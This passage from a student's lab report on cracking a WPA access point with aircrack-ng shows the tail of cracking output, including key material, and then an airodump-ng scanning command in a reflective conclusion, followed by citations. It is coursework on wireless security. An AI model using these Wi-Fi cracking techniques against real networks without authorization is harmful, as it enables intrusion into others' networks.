                       07 79 F7 46 C3 C8 9D AC 40 03 5D 45 C2 EB B1 67

      Transient Key  : 95 1B E7 41 AE 58 1A 14 AB 67 47 2E EF 2B 2F 8C
                       9E 90 41 D5 2A 70 F5 C5 67 70 35 21 86 CA C7 9E
                       02 B1 9E 45 E5 DC 06 4A FD CD 2C 99 F7 E2 18 BA
                       7C EB 35 24 6F 2C FF 1F EC 14 EE 5C F0 07 81 1D

      EAPOL HMAC     : D7 E3 60 B5 50 68 37 5C CE 73 64 32 12 DF 08 E6
root@user50:~#
```

3.7 A conclusion section discussing how easy/difficult your experience was

This project took a lot of time just because of the amount of packets needed to crack the access point. Finding a lot of this information was overwhelmingly easy to find. I had believed that there was more to this first part. I found the answers through the command “airodump-ng wlan0mon --bssid <AP_Name> -c <channel#>”. I was surprised to know that scanning the networks tool the majority of time for the project. I also spent a lot of time researching and watching videos of aircrack and airmon to figure out what piece of information I was looking for and looking at. I also went through the videos provided by the professor. Trying the commands were straight forward but finding the Orlando and Berlin APs were hard to find because they did not show in the regular scan. I figured out eventually that “-ba” would allow you to scan networks with those types of bands.

Works Cited

https://www.aircrack-ng.org/doku.php?id=airodump-ng

https://www.youtube.com/watch?v=QBVCq-W_XLc

https://www.wireshark.org/tools/oui-lookup.html

https://www.aircrack-ng.org/doku.php?id=cracking_wpa